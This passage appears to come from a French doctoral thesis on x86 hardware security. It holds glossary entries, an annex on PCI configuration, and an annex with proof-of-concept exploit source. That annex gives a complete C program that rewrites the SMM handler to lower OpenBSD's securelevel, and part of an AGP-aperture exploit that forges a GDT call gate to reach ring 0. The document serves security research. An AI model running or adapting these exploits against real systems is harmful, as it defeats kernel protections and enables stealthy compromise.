**Drapeaux System-Immutable et Append-Only :** les drapeaux sont des attributs d'un fichier sous OpenBSD. Parmi tous les drapeaux dont un fichier peut disposer, se trouvent un drapeau "System-Immutable" qui spécifie que ni le propriétaire du fichier ni le superutilisateur n'ont la possibilité de modifier les permissions d'accès à ce fichier au niveau du système de fichier, et un drapeau append-only, qui spécifie qu'il est uniquement possible d'ajouter des informations au fichier, et en aucun cas d'en retirer. Ces restrictions ne s'appliquent que lorsque le drapeau est appliqué au fichier. Le superutilisateur a en particulier la possibilité de retirer ses drapeaux sauf si le paramétrage du securelevel l'en empêche.

**GDT (Table des descripteurs de segment) :** la GDT est une structure mémoire dont l'adresse de base est spécifiée dans le registre processeur GDTR. Cette structure constitue une table des descripteurs de segment. Cette table sert principalement à décrire des zones de la mémoire logique (les segments) et leurs propriétés (adresse de base en mémoire, taille, restrictions d'accès en fonction des privilèges processeurs, restrictions d'accès en lecture, écriture ou exécution). Cette table des descripteurs de segment peut également contenir des Task Gates ou des Selecteurs de tâche (TSS) qui peuvent permettre un ordonnancement des tâches au niveau matériel, et des Call Gates qui peuvent permettre un changement de privilèges processeur si elles sont utilisées. En particulier. Voir aussi segmentation, adresse logique.

**Hachage/haché cryptographique :** une fonction de hachage est une fonction mathématique transformant n'importe quelle donnée binaire en une donnée de taille fixe (typiquement 128, 160 ou 256 bits) appelé haché. Une fonction de hachage doit être telle qu'il doit être mathématiquement très compliqué et impossible en pratique de déterminer deux données binaires différentes ayant le même haché. Il doit également être impossible de déterminer à partir d'un haché un antécédent possible par la fonction de hachage. Une fonction de hachage peut être utilisée pour déterminer des motifs d'intégrité de données. Si la donnée est par la suite modifiée, il est possible de vérifier que le haché précalculé ne correspond pas à celui de la donnée courante, ce qui est signe d'un défaut d'intégrité de la donnée.

**IDT (Interrupt Descriptor Table) :** il s'agit de la table des descripteurs d'interruption. Cette table stocke l'ensemble des adresses des routines de traitement des interruptions définies.

**Interruption logicielle :** le terme interruption logicielle désigne une interruption déclenchée par la couche logicielle du système. On exécute une interruption logicielle dans un programme à l'aide d'une instruction assembleur "int". Lors de la réception de l'instruction int suivi du numéro d'interruption demandé (0 pour une interruption de type division par 0, 3 pour un point d'arrêt logiciel dans le cadre de débogage de programme), le processeur va vérifier dans la table IDT (voir interrution matérielle) si les privilèges processeurs de la tâche qui a demandé l'interruption permette effectivement le lancement de ladite interruption. Sur un système Linux classique, seule l'interruption 0x3 (point d'arrêt logiciel) est accessible depuis le ring 3, c'est-à-dire depuis la couche utilisateur. Il est également possible de se servir du mécanisme d'interruptions logi-

cielles pour implémenter les appels systèmes. Sous Linux par exemple, jusqu'à l'introduction des instructions SYSCALL et SYSENTER qui permettent des appels système rapide, l'interruption 0x80 était utilisée pour l'implémentation de l'ensemble des appels systèmes. C'est l'état des registres internes du processeur qui permettait de déterminer lequel des appels systèmes avait été demandé.

**Interruption matérielle (IRQ) :** le mécanisme d'interruption matérielle permet à un périphérique de communiquer au noyau du système d'exploitation qu'un événement qui lui est relatif vient de se produire (réception d'un paquet réseau, frappe clavier...). Le périphérique concerné émet une interruption à destination du processeur. Cette interruption est routée à travers des PIC (Programmable Interrupt Controller) ou des APIC (Advanced Programmable Interrupt Controller) du chipset, puis par l'APIC locale du processseur. Après réception de cette interruption, le processeur va lancer la routine de traitement qui aura été définie préalablement au moyen de la table IDT (Interrupt Descriptor Table).

**Lagrande :** la technologie LaGrande est une architecture de sécurité proposée par Intel. Cette architecture se caractérise par de nouvelles fonctionnalités de sécurité dans les processeurs, les chipsets et les périphériques, et nécessite la mise en œuvre d'un TPM. L'intérêt principal de la technologie LaGrande est de fournir un mécanisme de "démarrage à chaud" qui permet théoriquement de refaire démarrer la machine à tout moment dans un état maîtrisé (voir chapitre 1.3.4).

**LDT (Local Descriptor Table) :** une LDT est dans le principe analogue à la GDT. Dans la philosophie globale cependant, la GDT est une table système unique, alors qu'il est possible de spécifier une LDT différente par application, voire plusieurs, et de laisser à l'application une certaine liberté de modification des segments de données accessibles au ring 3.

**LPC (Low Pin Count) :** le bus LPC permet au chipset de communiquer avec des composants qui ne nécessitent pas des débits de transferts trop importants, tels que les lecteurs de disquette, les ports série ou parallèle ou les mémoires mortes (ROM, BIOS).

**Minterm :** toute fonction booléenne peut être exprimée sous la forme d'une somme de produit de variables. Chacun des produits porte le nom de minterm.

**MMIO (Memory Mapped I/O) :** l'un des deux modes principaux de communication entre le bloc processeur/mémoire principal et périphériques. Le chipset projette la mémoire partagée ou les registres de configuration des périphériques MMIO dans l'espace d'adressage physique. En d'autres termes, du point de vue du processeur, on accède à ces zones mémoires comme à la RAM à l'aide d'instruction assembleur "mov". Comme ces zones mémoires sont gérées comme de la RAM par l'ensemble des composants du système, il est possible d'utiliser les mêmes mécanismes pour protéger ou gérer efficacement ces zones mémoires (segmentation, pagination) que pour la RAM. Les adresses des différentes zones mémoires sont déterminées principalement par le chipset lors de la séquence de démarrage. Pour des raisons de compatibilité, le code contenu dans le BIOS est systématiquement projeté entre les adresses 0xf0000 et 0x100000.

**Mode protégé :** l'un des quatre modes de fonctionnement d'un processeur x86. Ce mode est le seul mode de fonctionnement 32 bits du processeur. Il s'agit du mode nominal de fonctionnement où tous les mécanismes de contrôle d'accès à la mémoire et aux périphériques (Privilèges processeur, Segmentation, Pagination, Privilèges d'entrées-sorties) sont utilisables.

**Mode System Management :** l'un des quatre modes de fonctionnement d'un processeur x86. Il s'agit d'un mode 16 bits de maintenance qui est étudié très en détail au chapitre 3.

**MSR (Model Specific Registers) :** les MSR sont des registres du processeur susceptibles de changer d'un processeur x86 à l'autre. Par exemple, certains processeurs AMD implémentent des MSR pour la gestion du mode System Management alors que les processeurs Intel correspondant ne le font pas. Parmi les MSR les plus courants on trouve les registres relatifs aux instructions SYSCALL et SYSENTER qui permettent de déterminer l'adresse mémoire des fonctions à exécuter en cas d'appel système mettant en œuvre ces instructions.

**MTRR :** les MTRR sont des registres des processeurs x86 qui permettent de définir la stratégie d'accès à certaines zones mémoire relative au mécanisme de cache avec une très forte granularité. Grâce au MTRR, il est possible de spécifier une zone mémoire comme “strong uncacheable", “write through" ou encore “write back".

**Noyau :** un système d'exploitation est un ensemble de composants logiciels. Parmi ces composants, le noyau est celui qui possède les privilèges les plus importants, qui est responsable de l'ordonnancement des différentes tâches sur la machine et qui est garant de la politique de sécurité du système.

**Ouverture graphique AGP :** une fonctionnalité des chipsets qui est présente lorsque le bus graphique est un bus AGP. L'ouverture graphique permet une gestion conviviale de l'espace mémoire dédié à l'affichage graphique. Cette fonctionnalité parfois encore appelée GART (pour “Graphics Aperture Relocation Table") est décrite en détail au chapitre 4.

**Page mémoire :** bloc de mémoire contiguë généralement de 4 ko dont l'adresse de base est un multiple de sa longueur.

**Pagination :** le mécanisme de segmentation permet de traduire toute adresse logique manipulée par un programme logiciel en une adresse virtuelle. La pagination permet de traduire une adresse virtuelle en adresse machine (adresse physique). Le principe du mécanisme de pagination est de proposer aux différents composants du système une vision virtuelle de la mémoire. Par ce mécanisme, on associe à chaque adresse de l'espace mémoire une adresse de la mémoire physique. Le noyau du système d'exploitation a la possibilité de stocker dans un registre processeur l'adresse d'un répertoire de table de page potentiellement différent pour chaque tâche sous son contrôle. Ceci permet à chaque application d'avoir un espace qui lui est propre et qui ne lui permet pas d'accéder aux pages mémoires des autres entités. Le mécanisme de pagination permet d'autre part le swap. Le mécanisme de pagination est un mécanisme optionnel mais tellement pratique qu'il est employé par tous les systèmes d'exploitation standards. Voir également segmentation, swap.

**PCI :** le bus PCI permet au chipset de communiquer avec la majeure partie des périphériques (carte son, carte réseau, contrôleur USB ou autre). Le successeur du bus PCI est le bus PCI-Express.

**PIO (Programmed I/O) :** l'un des deux modes principaux de communication entre le bloc processeur/mémoire et les périphériques. Dans ce mode, les registres de configuration des

périphériques sont projetés sur un bus distinct au moins logiquement du bus mémoire principal. On accède à l'un des registre de ce bus à l'aide des instructions assembleur “in" (lecture) et “out" (écriture d'un registre). Ce bus est un bus d'adressage 16 bits et chaque registre est 8 bits (on peut donc adresser $2^{16} = 0x10000$ registres 8 bits, mais on peut accéder à 1,2 ou 4 de ces registres simultanément respectivement via les instructions inb/outb, inw/outw et inl/outl. Les adresses des registres sur ce port sont principalement déterminées par le chipset lors de la séquence de démarrage du système. En mode protégé, toute tâche s'exécutant en ring 0 peut accéder librement à tout registre PIO. En revanche, une tâche du ring 3 ne peut le faire qu'en obtenant d'une tâche du ring 0 la délégation de privilèges d'entrées-sorties pour les ports correspondants. Il est courant de nommer les registres projetés en PIO ports d'entrées-sorties.

**Ports d'entrées-sorties :** voir PIO.

**Privilèges d'entrées-sorties :** en mode protégé, toute tâche s'exécutant en ring 0 peut accéder librement à tout registre PIO. En revanche, une tâche du ring n (n>0) ne peut le faire qu'en obtenant d'une tâche du ring 0 (en général le noyau) la délégation de privilèges d'accès aux ports correspondants que l'on nomme privilèges d'entrées-sorties. Le noyau dispose de deux mécanismes matériels. Le premier de ces mécanismes de ces mécanismes est de mettre à jour les deux bits IOPL du registre EFLAGS du processeur de tel sorte que la valeur de l'IOPL soit supérieure (au sens large) à la valeur du CPL. Dans ce cas, l'accès est autorisé en lecture ou écriture sur l'ensemble des ports PIO définis pour le système. Le second mécanisme est le bitmap d'entrées sorties qui permet de définir des permissions différentes pour chaque port 8 bits. Le bitmap d'entrées-sorties est une structure stockée dans le TSS (Structure d'état) de la tâche courante. Il est donc potentiellement différent pour chaque tâche processeur. Généralement, les systèmes d'exploitation fournissent des appels systèmes pour qu'une tâche du ring 3 puisse demander la délégation de privilèges d'entrées-sorties par l'un ou l'autre des mécanismes. Seuls les processus du superutilisateur sont généralement autorisés à utiliser ces appels systèmes. Sous Linux par exemple, l'appel système iopl() permet de demander au noyau de mettre à jour les bits IOPL et l'appel ioperm() permet de mettre à jour le bitmap d'entrées-sorties. Il faut noter enfin que généralement, le bitmap d'entrées-sorties n'est pas implémenté pour l'ensemble des ports de système, mais seulement pour les ports d'adresse basse, et ce pour des raisons de performance et d'occupation mémoire (le bitmap doit théoriquement être défini pour tous les processus utilisateur).

**Ring :** un ring (encore appelé anneau) correspond à un niveau de privilège processeur (CPL pour Current Privilege Level) pour une tâche qui s'exécute en mode protégé sur un processeur x86. Sur un processeur x86 il existe 4 anneaux, du ring 0 le plus privilégié où s'exécute le noyau du système d'exploitation au ring 3 le moins privilégié ou s'exécutent généralement les applications utilisateur. Le niveau de privilège processeur courant d'une tâche détermine le comportement de certaines instructions (certaines instructions sont inutilisables pour toute tâche hors ring 0) et joue un rôle dans les mécanismes de segmentation, pagination et de délégation des privilèges d'entrées-sorties.

**Root :** le compte du superutilisateur sous Linux ou les systèmes UNIX sur base BSD tels qu'OpenBSD. Il s'agit d'un compte plus privilégié que celui d'un utilisateur standard.

**Rootkit :** un rootkit est un code malicieux cherchant à dissimuler sa présence. Une fois le code malicieux installé, il mettra tout en œuvre pour que sa présence soit indétectable, y compris

pour le noyau du système d'exploitation. Pour qu'un rootkit soit réellement efficace, il faut qu'il ait lui-même obtenu les privilèges équivalents à ceux du noyaux et modifié une partie du système d'exploitation.

**Securelevel :** un mécanisme de sécurité présent sur certains systèmes d'exploitation (OpenBSD, NetBSD, FreeBSD, Linux) et qui permet de restreindre les privilèges du superutilisateur.

**Segmentation :** la segmentation est un mécanisme de gestion de la mémoire obligatoire sur les processeurs x86 en mode protégé. Lorsque l'on exécute du code sur un tel processeur, on manipule des adresses logiques. La MMU (Unité de gestion de la mémoire du processeur) traduit via le mécanisme de segmentation cette adresse logique en adresse virtuelle qui sera ensuite traduite en adresse machine (ou physique) via le mécanisme de pagination. Le mécanisme de segmentation permet de partitionner la mémoire virtuelle en zones mémoires (segments) et de définir un contrôle d'accès basique sur chacune de ces zones mémoires. Il est possible par exemple de définir certaines mémoires comme non exécutables ou comme non inscriptibles. Il est par ailleurs possible de préciser les privilèges processeurs nécessaires pour accéder à chaque segment.

**Superutilisateur :** il s'agit d'un utilisateur du système d'exploitation plus privilégié que les autres. Sous Linux ou OpenBSD, le compte “root" est celui du superutilisateur et il permet d'accéder à bon nombre des fonctionnalités du système d'exploitation qui ne sont pas disponibles pour les utilisateurs standards. Sous Windows, le compte du superutilisateur se nomme souvent “Administrator".

**Swap :** l'espace mémoire utilisable par une même machine est limité. En pratique, pour pouvoir exécuter de nouvelles applications alors que la mémoire physique est pleine, il est nécessaire de libérer de l'espace dans cette dernière. La technique de swap consiste à sélectionner une page mémoire selon une stratégie déterminée à l'avance et à la copier sur le disque avant de la remplacer par une nouvelle qui est effectivement utilisée par le programme en cours. Lorsqu'il sera ensuite nécessaire de lire le contenu de la page copiée sur le disque (swappée), le processeur déterminera une autre page qu'elle swappera à son tour avant de la remplacer par la page utile. Le mécanisme de swap nécessite obligatoirement la mise en œuvre du mécanisme optionnel de pagination et repose sur la possibilité de marquer certaines pages comme "non présente" en mémoire. L'accès à une page marquée non présente retourne une interruption de type “page fault" qui permet le rechargement en mémoire de la page utile.

**Système d'exploitation :** un système d'exploitation est un ensemble de composants logiciels permettant à des applications utilisateur d'utiliser les ressources matérielles d'une platefrome informatique. Des exemples de systèmes d'exploitation sont Linux, Windows, Solaris et OpenBSD.

**TCG (Trusted Computing Group) :** Le TCG est un groupement d'industriels dont le but est de spécifier les technologies qu'ils jugent nécessaire à l'établissement d'une informatique de confiance. Le TPM est notamment l'une de ces technologies.

**TPM (Trusted Platform Module) :** un TPM est une puce de sécurité spécifiée par le TCG destinée sur une plateforme PC à être intégrée à la carte mère et à fournir des services de sécurité permettant théoriquement de sécuriser, dans une certaine mesure, la séquence de démarrage de l'ordinateur. Le TPM est décrit en détail au chapitre 1.3.4.

**UHCI (Universal Host Controller Interface) :** il s'agit d'une norme pour les contrôleurs USB qui définit leur interface et la façon de les configurer. D'autres normes concurrentes sont les normes OHCI et EHCI.

**USB (Universal Serial Bus) :** un bus externe d'un PC, qui permet la connexion à chaud de périphériques. Les périphériques connectés communiquent avec un contrôleur USB généralement inclus dans le chipset qui est programmable et configurable par un mécanisme défini dans une norme spécifique (au choix UHCI, OHCI ou EHCI).

**x86 :** le terme x86 désigne en principe les processeurs 16 bits ou 32 bits dont le jeu d'instruction est hérité du processeur Intel 8086. Dans le présent document, nous ne nous intéressons qu'aux processeurs x86 32bits. La famille des processeurs x86 32 bits comprend par exemple les processeurs Intel® 386, 486, Pentium®, Xeon®, Celeron® et les processeurs AMD Athlon$^{TM}$, Duron$^{TM}$.

**x86-64 :** les processeurs x86-64 sont des processeurs 64 bits qui implémentent l'ensemble des modes de fonctionnement des processeurs x86. Il sont donc capable de fonctionner en mode 64 bits pur (IA-32e) mais restent compatibles avec l'ensemble des logiciels 32 bits. Des exemples de tels processeurs sont les Xeon® récents, les Pentium® récents, les Athlon64$^{TM}$.

# Annexe B

# Description du mécanisme de configuration PCI

Le mécanisme de configuration PCI permet de configurer certains registres de composants du chipset 's'interfaçant avec un bus PCI. Étant donné le nombre de ces registres, il est impossible de donner une adresse différente pour chacun d'entre eux sur le bus PIO 16 bits. On utilise donc une méthode d'adressage 32 bits qui met en œuvre deux registres 32 bits eux accessibles via le mécanisme PIO classique aux adresses 0xcf et 0xcf8. Il existe en réalité plusieurs mécanismes de configuration PCI différents et définis dans la norme PCI [70]. Le mécanisme décrit ici est dit mécanisme de configuration #1.

Le registre 0xcf8 se comporte comme un registre d'adresse, et le registre 0xcfc comme un registre de données. Le mécanisme de configuration PCI consiste donc à remplir le registre 0xcf8 avec l'adresse PCI du registre auquel on souhaite accéder :

```
outl addresse, 0xcf8
```

Il est ensuite possible de lire le contenu du registre PCI sélectionné par la commande inl, par exemple :

```
inl 0xcfc , eax
```

Il est bien sûr possible de modifier le contenu du registre lorsque ce registre n'est pas accessible en lecture seule, par exemple :

```
outl valeur, 0xcfc
```

Pour mémoire, la nomenclature des adresses PCI est la suivante. Une adresse est composée d'un numéro de bus, d'un numéro d'objet (device), d'un numéro de fonction de cet objet et d'un champs offset permettant d'accéder aux différents registres de la fonction sélectionnée.

Le schéma B.1 montre comment spécifier cette adresse dans le registre 0xcf8.

| Bits | 31 | 30 :24 | 23 :16 | 15 :11 | 10 :8 | 7 :2 | 1 :0 |
|---|---|---|---|---|---|---|---|
| | 1 | Réservé (0) | Bus | Device | Fonction | Offset | 00 |

Tab. B.1 – Écriture du registre d'adresse du mécanisme de configuration PCI

Pour être complet, on peut citer l'utilitaire pcitweak utilisable sous Linux ou OpenBSD qui permet de lire (ou d'écrire) un registre de configuration PCI dès lors qu'on possède les privilèges suffisant (superutilisateur avec privilèges d'entrées-sorties) :

```
pcitweak -r bus:dev:funct offset \#Pour la lecture

pcitweak -w bus:dev:funct offset valeur \#Pour l'écriture
```

La commande “scanpci" permet de lister l'ensemble des objets (devices) accessibles via le mécanisme de configuration PCI.

# Annexe C

# Codes des escalades de privilèges présentées

## C.1 Escalade de privilège par passage du processeur en mode System Management

```
/*****************************************************************************
 *                                                                           *
 * Cet exploit de type "preuve de concept" montre comment un attaquant avec des *
 * privilèges "root" peut utiliser les fonctionnalités matérielles (chipset et  *
 * processeur) pour contourner les limitations liées à l'utilisation des        *
 * securelevel sous OpenBSD.                                                 *
 * En pratique, les mécanismes utilisés ici permettent à l'attaquant         *
 * d'obtenir un accès en écriture illimité à la mémoire physique. Cet accès est *
 * ici uniquement utilisé pour abaisser le securelevel d'un niveau "Secure" ou  *
 * "Highly Secure" vers un niveau "Permanently Insecure".                    *
 *                                                                           *
 * Note: Ne pas oublier l'option -li386 lors de l'édition de liens.          *
 *****************************************************************************/

/*****************************************************************************
 * Fichiers d'en-tête                                                        *
 *****************************************************************************/

#include <stdio.h>      /* printf()                                  */
#include <unistd.h>     /* open()                                    */
#include <stdlib.h>     /* exit()                                    */
#include <string.h>     /* memcpy()                                  */
#include <sys/mman.h>   /* mmap()                                    */
#include <sys/types.h>  /* paramètres de read(), write() and mmap() */
#include <fcntl.h>      /* paramètres de open()                      */

#include <machine/sysarch.h>    /* i386_iopl()                       */
#include <machine/pio.h>        /* opérations E/S                    */
```

```
#define MEMDEVICE "/dev/xf86"
#define SECLVL_PHYS_ADDR "0x00598944"
        /* obtenu par "nm /bsd | grep securelevel" - 0xd0000000 */


/*****************************************************************************
 * Redéfinition de la routine de traitement de la SMI                        *
 * On souhaite remplacer la routine de traitement de la SMI par "handler"    *
 * (assembleur 16 bits) qui modifie le securelevel pendant que le            *
 * processeur se trouve en mode SMM. De plus, "handler" modifie la valeur    *
 * sauvée dans la SMRAM pour EIP de telle sorte que le processeur            *
 * exécute la fonction test() lors de son retour en mode protégé.            *
 *****************************************************************************/

extern char handler[], endhandler[];

asm (
        ".data\n"
        ".code16\n"
        ".globl handler, endhandler\n"
        "\n"
        "handler:\n"
        "       addr32 mov $test, %eax\n"  /* Modifie la valeur sauvegardée   */
        "       mov %eax, %cs:0xfff0\n"    /* pour EIP. EIP contiendra        */
        "       mov $0x0, %ax\n"           /* l'adresse de la fonction test() */
        "       mov %ax, %ds\n"            /* DS = 0                          */
        "       mov $0xffffffff, %eax\n"
        "       addr32 mov %eax," SECLVL_PHYS_ADDR "\n" /* securelevel = -1   */
        "       rsm\n"                     /* retour en mode protégé          */
        "endhandler:\n"
        "\n"
        ".text\n"
        ".code32\n"
    );


/*****************************************************************************
 * Procédure test():                                                         *
 * Cette fonction n'est jamais appelée explicitement. Elle n'est             *
 * exécutée que lors d'un retour effectif vers le mode protégé               *
 * depuis le mode SMM.                                                       *
 *****************************************************************************/

void test(void)
{
        printf("Changed secure level to INSECURE\n");
        exit(EXIT_SUCCESS);
```

```
}

/*****************************************************************************
 * Fonction main()                                                           *
 *****************************************************************************/

int main(void)
{
        int fd;
        unsigned char *vidmem;


/* On fixe IOPL à 3 afin d'obtenir un accès sur tous les ports PIO       */
        i386_iopl(3);

/* On rend la SMRAM accessible depuis le mode protégé                    */
/* Possibilité d'interférence avec le serveur X                          */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00384a00);

/* On projette la routine de traitement de la SMI                        */
/* (0xa8000-0xa8fff) dans notre espace virtuel                           */
        fd = open(MEMDEVICE, O_RDWR);
        vidmem  =  mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED,
                        fd, 0xa8000);
        close(fd);

/* On remplace la routine de traitement de la SMI par "handler"          */
        memcpy(vidmem, handler, endhandler-handler);

/* On supprime la projection */
        munmap(vidmem, 4096);

/* On rend de nouveau la SMRAM inaccessible depuis le mode protégé       */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00380a00);


/* On déclenche une SMI -- Ceci doit exécuter notre nouvelle routine     *
 * de traitement de la SMI                                               */
        outl(0xb2, 0x0000000f);


/* La suite ne devrait jamais être exécutée... La routine de             *
 * traitement de la SMI, "handler", retourne vers test()                 */
        exit(EXIT_FAILURE);
}
```

## C.2 Escalade de privilège mettant en œuvre l'ouverture graphique AGP

### C.2.1 Code de création d'une Call Gate vers le ring 0 accessible depuis le ring 3.

```
/*********************************************************************
 * aperture.c                                                        *
 * Note importante: ce programme a été spécifiquement écrit pour     *
 * une machine équipée d'un chipset Intel MCH-ICH2.                  *
 * Il doit potentiellement être adapté pour chaque système           *
 * matériel.                                                         *
 * Ce programme constitue une preuve de concept et est fourni en     *
 * tant que tel. Il peut sans doute être optimisé ou clarifié par    *
 * endroit.                                                          *
 *                                                                   *
 * Le but de ce programme est d'utiliser la fonctionnalité           *
 * d'ouverture graphique du chipset comme moyen d'escalade           *
 * de privilège sur un système OpenBSD.                              *
 *                                                                   *
 * Ce programme constitue une escalade de privilège                  *
 * root (en mode Highly Secure avec machdep.allowaperture>0)         *
 * vers kernel. L'attaquant doit être logué en tant que              *
 * root avec les privilèges nécessaires pour utiliser l'appel        *
 * i386_iopl.                                                        *
 *                                                                   *
 * Note: Ce programme doit être lié avec l'option -li386             *
 * Loïc Duflot <20 Octobre 2005>                                     *
 *********************************************************************/


/*********************************************************************
 *                       Fichiers d'en-tête                          *
 *********************************************************************/

#include <stdio.h>     /* printf()           */
#include <sys/types.h> /* constantes         */
#include <sys/mman.h>  /* mlockall()         */
#include <fcntl.h>     /* open()             */
#include <unistd.h>    /* read() , write()   */
#include <stdlib.h>    /* malloc(), free()   */

#include <machine/sysarch.h> /* i386_iopl()   */
#include <machine/pio.h>     /* inl(), outl() */

/*********************************************************************
 *                      Variables globales                           *
 *********************************************************************/
```

```
int *saved_table;   /* Zone de sauvegarde de la table de traduction */
int table_add;      /* Adresse de la table de traduction en mémoire */
int aperture_sz;    /* Taille de l'ouverture graphique              */
int aperture_add;   /* Adresse physique de l'ouverture graphique    */
int gdt_offset = 0; /* Adresse virtuelle de la GDT                  */
int fake_gdt_add;   /* Future adresse de la GDT forgée              */

/*********************************************************************
 * Adresse physique de la GDT.                                       *
 * Cette adresse dépend du système.                                  *
 * La recherche automatique de cette adresse                         *
 * n'a pas été implémentée. Voir le corps de la                      *
 * thèse pour la description de la méthode utilisée pour             *
 * déterminer cette adresse.                                         *
 *********************************************************************/

int gdt_add = 0x01d01000;

/*********************************************************************
 * Adresse de relocalisation de l'ouverture graphique. Il s'agit     *
 * de l'adresse de base de la seule plage de 4 Mo alignée sur un     *
 * multiple de sa longueur qui contienne la GDT.                     *
 * gdt_add & 0xffc00000                                              *
 *********************************************************************/

int fake_aperture_add = 0x01c00000; /* gdt_add & 0xffc00000 */

/*********************************************************************
 * Indice de la page correspondant à                                 *
 * la première page de la GDT dans l'ouverture graphique             *
 * (gdt_add - fake_aperture_add)/ 0x1000                             *
 *********************************************************************/

int gdt_pg_add = 0x101;

/*********************************************************************
 * Offset dans la GDT où l'on peut stocker une call gate.            *
 * On sélectionne par exemple une place libre dans la GDT:           *
 * L'offset 0x200 est libre sur le système utilisé.                  *
 * gdt_off_pg = 0x200 + L'offset de la GDT dans la page (ici nul)    *
 *********************************************************************/

int gdt_off_pg = 0x200;

int fake_table_add; /* Adresse physique de la table de traduction forgée */
int * fake_table;   /* Table de traduction forgée                        */
int * fake_gdt;     /* GDT forgée                                        */
```

```
int * gdt;          /* GDT du système                                    */

/*****************************************************************
 * Fonction localize_ptr()                                       *
 * La fonction suivante détermine l'adresse physique d'un        *
 * tampon ptr d'au moins une page aligné sur une page.           *
 * Cette fonction pourrait sans doute être implémentée plus      *
 * intelligemment mais cette implémentation suffit largement     *
 * en pratique.                                                  *
 * Effet de bord: modifie le contenu du tampon.                  *
 *****************************************************************/

int localize_ptr(int* ptr, int size)
{

    int result,loop, i;
     /* loop et i servent comme compteurs de boucle              *
      * result sert à stocker les résultats de lecture en mémoire */

    int not_found = 0;
     /* Booléen. Vaut 1 si le contenu de la page mémoire courante *
      * ne correspond pas à celui de ptr.                        */


    int fd = open("/dev/mem", O_RDONLY);
     /* On accède en lecture à la mémoire  physique              *
      * On initialise le contenu du tampon avec une valeur connue */

    for(i =0; i<size; i++)
    {
        *(ptr+i) = 0x12345678;
    }
    i = 0;
     /* i sera l'indice de la page courante */

    while( 0 != 1) /*Boucle infinie. Sortie sur un "break" uniquement */
    {
        /* On se place au début de la page suivante*/
        lseek(fd, i*4096, SEEK_SET);
        /* On en lit le premier entier */
        read(fd, &result, 4);
        /* On vérifie si cet entier correspond au premier entier du tampon */

        if(result == 0x12345678)
        {
            not_found = 0;
             /* Si c'est le cas, on vérifie que le contenu de la page *
              * correspond à celui du tampon ptr                     */
```

```
            for(loop = 0; loop<1020; loop++)
            {
                read(fd, &result, 4);
                if(result != 0x12345678)
                {
                    not_found = 1;
                                /* not_found vaut 1 dès qu'un entier  *
                                 * de la page courante diffère de ptr */

                    break;
                }
            }
            if(!not_found)
                           /* Si not_found est nul, alors l'ensemble du contenu *
                            * de la page correspond avec celui de ptr. Dans     *
                            * ce cas, on a trouvé potentiellement l'adresse     *
                            * physique cherchée donc on sort de la boucle       *
                            * infinie                                           */
                break;
        }
        i++; /* On boucle et on examine la page suivante */
    }

    /* Réinitialisation de ptr                                                 *
     * impératif si on veut pouvoir réutiliser la fonction pour                *
     * un autre tampon!                                                        */

    for(loop =0; loop<size; loop++)
    {
        *(ptr+loop) = 0;
    }
    close(fd);
    return i*4096; /* On retourne l'adresse physique supposée du tampon */
}

/*********************************************************************
 * Procédure save_aperture_cfg()                                     *
 * Sauvegarde de la configuration des registres de contrôle          *
 * relatifs à l'ouverture graphique                                  *
 *********************************************************************/

void save_aperture_cfg(void)
{
    outl(0xcf8, 0x80000010);
    aperture_add = inl(0xCFC);
    printf("Aperture Address = 0x%.8x\n", aperture_add);
    /* Sauvegarde et affichage de l'adresse de l'ouverture graphique */
```

```
    outl(0xcf8, 0x800000b4);
    aperture_sz = inl(0xCFC);
    printf("Size = 0x%.8x\n", aperture_sz);
    /* Sauvegarde et affichage de la taille de l'ouverture graphique */

    outl(0xcf8, 0x800000b8);
    table_add = inl(0xCFC);
    printf("Table Address = 0x%.8x\n", table_add );
    /* Sauvegarde et affichage de l'adresse de la table de traduction*/

    return;
}

/*********************************************************************
 * Procédure display_aperture_cfg()                                  *
 * Affichage de la configuration courante des                        *
 * registre de contrôle de l'ouverture graphique                     *
 *********************************************************************/

void display_aperture_cfg(void)
{
    int result; /* tampon de lecture */
    outl(0xcf8, 0x80000010);
    result = inl(0xCFC); /* Affichage de l'adresse courante */
    printf("Aperture Address = 0x%.8x\n", result);

    outl(0xcf8, 0x800000b4);
    result = inl(0xCFC); /* Affichage de la taille courante */
    printf("Size = 0x%.8x\n", result);

    outl(0xcf8, 0x800000b8);
    result = inl(0xCFC); /* Affichage de l'adresse de la table de traduction */
    printf("Table Address = 0x%.8x\n", result );
    return;
}

/*********************************************************************
 * Procédure copy_table()                                            *
 *                                                                   *
 * Cette fonction crée une table de traduction                       *
 * qui réalise un mapping indentité de la mémoire                    *
 * correspondant à l'ouverture graphique sauf pour la page qui       *
 * correpond à la première page de la GDT que l'on redirige vers la  *
 *GDT forgée.                                                        *
 *********************************************************************/

void copy_table(void)
```

```
{
    int i; /* i sert en tant que compteur de boucle */
    int fd = open("/dev/mem", O_RDONLY); /* Accès en lecture à la mémoire */
    fake_table = (int *) malloc(sizeof(int)*4500);
    /* Allocation d'un tampon pour la table de traduction forgée          *
     * On alloue un tampon de légèrement plus d'une page pour bénéficier  *
     * de l'alignement automatique du tampon sur une frontière 4 ko.      */

    fake_table_add = localize_ptr( fake_table, 1500);
    /* Détermination de l'adresse physique de la table forgée             */

    printf("Probable Address for fake table = 0x%.8x\n" , fake_table_add);
    for(i = 0; i<0x0400; i++)
    {

        /* On renseigne la table forgée avec un mapping identité              *
         * i compte chaque page.                                              *
         * L'adresse de la page i est  i*0x1000 plus l'offset de l'           *
         * ouverture graphique.                                               *
         * 0x017 semble permettre de renseigner l'entrée courante comme       *
         * valide (par mimétisme avec une table générée par un système Linux). */

        *(fake_table+i) = ((i*0x1000)+fake_aperture_add) | 0x17;
    }

    /* On remplace l'entrée correspondant à la 1ere page de la GDT par        *
     * l'adresse de la GDT forgée.                                            */

    *(fake_table+ gdt_pg_add) = fake_gdt_add | 0x17;
    close(fd);
    return;
}

/*************************************************************************
 * Procédure copy_gdt()                                                  *
 *                                                                       *
 * Cette fonction copie la GDT du système disponible à l'adresse gdt_offset *
 * vers le tampon fake_gdt puis ajoute dans fake_gdt une "call gate"     *
 * permettant à du code ring 3 de lancer le code à l'adresse virtuelle   *
 * 0x1c0006b0 en ring 0 dès lors que fake_gdt aura pris la place         *
 * de la GDT du système.                                                 *
 *************************************************************************/

void copy_gdt(void)
{
    /* Lecture de la mémoire virtuelle du noyau                           */
    int fd = open("/dev/kmem", O_RDONLY);
    int i,result;
```

```
    /* i est uncompteur de boucle, result est un tampon de lecture            */
    fake_gdt = (int *) malloc(sizeof(int) * 1500);
            /* allocation du tampon destiné                                   *
